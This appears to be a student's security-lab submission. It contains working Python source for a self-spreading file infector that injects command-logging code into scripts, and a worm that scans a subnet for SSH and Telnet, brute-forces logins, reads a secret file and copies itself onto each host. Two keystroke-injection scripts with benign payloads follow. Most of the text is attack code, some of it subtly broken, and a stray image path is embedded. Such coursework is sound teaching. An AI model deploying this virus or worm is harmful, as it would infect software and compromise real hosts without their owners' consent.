Karina Jadia | 172.16.50.127
Jeremy Voegeli | 172.16.50.143

all videos: https://drive.google.com/drive/folders/1-AfK1InOrMWQZDXQTI65X891VLYTTUzh

Q1:
Karina's approval code: 7LI02O
Jeremy's approval code: PBOZ3D

Part A - This goes through the directory and if the file name ends with .py, it adds it to a list and then writes that list into a file.

```
import os
DIRECTORY = '/home/cse/Lab2/Solutions'

def make_list(directory):
  pythons = []
  for file in os.listdir(directory):
    if file[-3:] == ".py":
      pythons.append(file)
  return pythons

def main():
  python_files = make_list(DIRECTORY)
  output_filename = "files.txt"

  with open(output_filename, 'w') as output_file:
    for file in python_files:
      output_file.write(file + '\n')

if __name__ == "__main__":
  main()
```

Part B - This one takes a file, checks if it exists, checks if it's a script, checks if it doesn't have the comment # karinafied (which means it's been infected already), and if all those conditions are met, it runs the spyware. The spyware will write code into the file so that next time the infected python file is called, it will save the command written on the terminal into a file called 'Q1B.out'

```
import os
import sys

DIRECTORY = '/home/cse/Lab2/Solutions'
INFECTED = '# karinafied'


def script(f): # checks if python file is a script
  with open(f, 'r') as file:
    content = file.read()
```

```
    return "if __name__ == '__main__':" in content or 'if __name__ == "__main__":' in
content


def infected(f): # checks if file is infected (contains virus code)
  with open(f, 'r') as file:
    content = file.read()
    return INFECTED in content


def spyware(f): # writes spy code into file
  with open(f, 'a') as file:
    file.write('\n\n')
    file.write("  # karinafied\n")
    file.write("  import sys\n")
    file.write("  command_line = ' '.join(sys.argv)\n")
    file.write("  with open('Q1B.out', 'a') as output_file:\n")
    file.write("    output_file.write(command_line + '\\n')")


def main(): # does the spy stuff
  if len(sys.argv) != 2:
    print("format: python3 Q1B.py <file.py>")
    sys.exit(1)

  f = sys.argv[1]

  if not os.path.exists(f):
    print(f"File '{f}' does not exist.")
    sys.exit(1)

  if not script(f):
    print(f"'{f}' is not a script")
    sys.exit(1)

  if infected(f):
    print(f"'{f}' is already infected")
    sys.exit(1)

  spyware(f)
  print(f"spyware successfully injected into '{f}'")


if __name__ == "__main__":
  main()
```

Part C - This one takes code from Q1A and Q1B to go through all files in its directory and make a list of all python script files. It then tests and injects the payload into all uninfected files (using the same functionality from Q1B of testing if it has a specific comment). The payload is in the form of a helper text file that I have pasted below the code, highlighted in black.

```
import os
import sys
```

```
DIRECTORY = '/home/cse/Lab2/Solutions/test'
INFECTED = '# officially infected'

def make_list(directory): # makes list of python files
  pythons = []
  for file in os.listdir(directory):
    if file[-3:] == ".py":
      pythons.append(file)
  return pythons

def script(f): # checks if python file is a script
  with open(f, 'r') as file:
    content = file.read()
    return "if __name__ == '__main__':" in content or 'if __name__ == "__main__":' in
content


def infected(f): # checks if file is infected (contains virus code)
  with open(f, 'r') as file:
    content = file.read()
    return INFECTED in content


def spyware(f): # writes spy code into file
  with open('test.txt', 'r') as file:
    content = file.read()
  with open(f, 'a') as file:
    file.write('\n\n')
    file.write(f"  {INFECTED}\n")
    file.write("  import sys\n")
    file.write("  import os\n")
    file.write("  command_line = ' '.join(sys.argv)\n")
    file.write("  with open('Q1C.out', 'a') as output_file:\n")
    file.write("    output_file.write(command_line + '\\n')\n")
    file.write(content)


def everything(): # does the spy stuff

  python_files = make_list(DIRECTORY)
  for f in python_files:

    if not os.path.exists(f):
      print(f"'{f}' does not exist.")

    elif not script(f):
      print(f"'{f}' is not a script")

    elif infected(f):
      print(f"'{f}' is already infected")

    else:
      spyware(f)
      print(f"spyware successfully injected into '{f}'")
```

```
if __name__ == "__main__":
  everything()
```

```
  DIRECTORY = os.getcwd()
  INFECTED = '# officially infected'

  def make_list(directory): # makes list of python files
    pythons = []
    for file in os.listdir(directory):
      if file[-3:] == ".py":
        pythons.append(file)
    return pythons

  def script(f): # checks if python file is a script
    with open(f, 'r') as file:
      content = file.read()
      return "if __name__ == '__main__':" in content or 'if __name__ == "__main__":'
in content


  def infected(f): # checks if file is infected (contains virus code)
    with open(f, 'r') as file:
      content = file.read()
      return INFECTED in content


  def spyware(f): # writes spy code into file
    with open('Q1Chelper.txt', 'r') as file:
      content = file.read()
    with open(f, 'a') as file:
      file.write('\n\n')
      file.write(f"  {INFECTED}\n")
      file.write("  import sys\n")
      file.write("  command_line = ' '.join(sys.argv)\n")
      file.write("  with open('Q1C.out', 'a') as output_file:\n")
      file.write("    output_file.write(command_line + '\\n')")
      file.write(content)


  def everything(): # does the spy stuff

    python_files = make_list(DIRECTORY)
    for f in python_files:

      if not os.path.exists(f):
```

```
        print(f"'{f}' does not exist.")

    elif not script(f):
        print(f"'{f}' is not a script")

    elif infected(f):
        print(f"'{f}' is already infected")

    else:
        spyware(f)
        print(f"spyware successfully injected into '{f}'")


everything()
```

Q2

Karina's approval code: HWL0DU

Code - First, this code tests every possible IP address and saves the open portals by writing them into files. If it's successful, depending on whether it's open with port 22 or 23, it will save it to the SSH or Telnet file. This is so that when I rerun the code, I can just take the open IP addresses from the files instead of having to test every IP address every time. Then, it will take the successful IP addresses for SSH and use paramiko to test every username and password given on every open SSH portal and save the secrets to Q2secrets. Similarly, it will test every IP address for Telnet against every username and password combination and save the secrets to Q2secrets.

```
import paramiko
import telnetlib
import socket
import os
import time


DIRECTORY = '/home/cse/Lab2/Solutions'


def is_port_open(host, port): # checks if portal is open
  sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  sock.settimeout(1)
  result = sock.connect_ex((host, port))
  sock.close()
  return result == 0


def sshs_and_telnets():# checks every IP address and adds it to files
  sshs, tels = [], []
  for i in range(0,256):
    host = f"172.16.48.{i}" # every IP address
    print(f'testing {host}')
    if is_port_open(host, 22): # check SSH port
      with open("/home/cse/Lab2/sshs.txt") as f:
        f.write(f'{host}\n')
      sshs.append(host)
      print(f'success: {host} is an open ssh port')
    if is_port_open(host, 23): # check telnet port
      with open("/home/cse/Lab2/tels.txt") as f:
        f.write(f'{host}\n')
      tels.append(host)
      print(f'success: {host} is an open telnet port')
  return sshs, tels


if __name__ == "__main__":

  # def sshs_and_telnets() only needs to run once
```

```
# the usernames and passwords
with open("/home/cse/Lab2/Q2pwd") as f:
  pwds = [line.rstrip('\n') for line in f]
f.close()

# the ip addresses for sshing
with open("/home/cse/Lab2/Solutions/sshs.txt") as f:
  sshs = [line.rstrip('\n') for line in f]
f.close()

# the ip addresses for telnetting
with open("/home/cse/Lab2/Solutions/telnets.txt") as f:
  tels = [line.rstrip('\n') for line in f]
f.close()

# telnet
for host in tels:
  for i in pwds:
    users = i.split()
    u = users[0]
    p = users[1]
    try:
      print(f'testing {host} with {u} {p}')
      tn = telnetlib.Telnet(host, timeout = 0.5)
      tn.read_until(b'cse3140-HVM-domU login: ')
      tn.write(u.encode('ascii') + b'\n')
      tn.read_until(b'Password: ')
      tn.write(p.encode('ascii') + b'\n')

      if b'Welcome' in tn.read_until(b'Welcome ', timeout = 0.5):
        print(f'success: found {u} {p}')
        tn.read_until(b'$')
        tn.write(b'cat Q2secret\n')
        tn.read_until(b'\n')
        f = open('Q2secrets', 'a')
        f.write(tn.read_until(b'\n').decode('ascii'))
        f.close()
        tn.read_until(b'$')

        f = open('Q2worm.py', 'r')
        tn.write(b'echo \x27')
        tn.write(f.read().replace('\x5c', '\x5c\x5c').encode('ascii'))
        tn.write(b'\x27 > Q2worm.py\n')
        tn.read_until(b'$')

        tn.write(b'exit\n')
        tn.close()

    except socket.timeout:
      print('socket timeout')
      break
    except EOFError:
      print('EOF error')
      break
```


```
      except ConnectionRefusedError:
        print('connection refused error')
        break
      except TimeoutError:
        print('timeout timeout')
        break
      except paramiko.SSHException:
        print('SSH exception')
        pass

  # ssh
  client = paramiko.client.SSHClient()
  client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
  for host in sshs:
    for i in pwds:
      x = i.split()
      u = x[0]
      p = x[1]
      try:
        print(f'testing {host} with {u} {p}')
        client.connect(host, username = u, password = p, timeout = 2, banner_timeout =
2)
        print(f'found {u} {p}')
        _in, _out, _err = client.exec_command('cat Q2secret')
        f = open('/home/cse/Lab2/Solutions/Q2secrets', 'a')
        f.write(_out.read().decode())
        f.close()

        f = open('Q2worm.py', 'r')
        _in, _out, _err = client.exec_command('cat > Q2worm.py')
        _in.write(f.read())
        _in.close()

      except paramiko.ssh_exception.NoValidConnectionsError:
        break
      except socket.timeout:
        break
      except TimeoutError:
        break
      except paramiko.SSHException:
        pass
```

Secrets:



Q3

Karina's approval code: 5A4G1T

Code - It goes in, opens notepad, writes a keysmash into the notepad, saves it, opens the terminal, and then outputs the keysmash from the notepad.

```
DELAY 1000
GUI r
DELAY 500
STRING notepad
DELAY 500
ENTER
DELAY 1000
STRING @echo off
ENTER
STRING echo STghdsufhe
ENTER
STRING echo STghdsufhe
ENTER
STRING pause
DELAY 500
CTRL s
DELAY 500
STRING C:\Users\kaj21012\Desktop\echo_names.bat
DELAY 500
ENTER
DELAY 1000
ALT F4
DELAY 500
GUI r
DELAY 1000
STRING cmd
DELAY 1000
ENTER
DELAY 1000
STRING cd Desktop
DELAY 500
ENTER
DELAY 500
STRING echo_names.bat
DELAY 1000
ENTER
DELAY 1000
STRING q
DELAY 500
ENTER
```

Q4

Karina’s approval code: Y54XXD

Code - It goes in, opens notepad, writes python code to print ‘hello, world!’ saves it as a python file, opens the terminal, and then runs the python file.

```
GUI r
DELAY 1000
STRING notepad.exe
ENTER
DELAY 1000
CONTROL n
DELAY 1000
STRING print('hello, world!')
DELAY 10000
CTRL s
DELAY 1000
STRING HelloWorld.py
DELAY 10000
TAB
DELAY 1000
DOWNARROW
DELAY 1000
DOWNARROW
DELAY 1000
TAB
DELAY 1000
TAB
DELAY 1000
TAB
DELAY 1000
TAB
DELAY 1000
TAB
DELAY 1000
TAB
DELAY 1000
ENTER
DELAY 10000
STRING C:\Users\kaj21012
ENTER
DELAY 1000
ENTER
DELAY 1000
TAB
TAB
TAB
TAB
TAB
TAB
TAB
TAB
```

```
ENTER
DELAY 1000
GUI r
DELAY 1000
STRING CMD
ENTER
DELAY 1000
STRING cd C:\Users\kaj21012
DELAY 5000
ENTER
DELAY 1000
STRING python HelloWorld.py
DELAY 1000
ENTER
```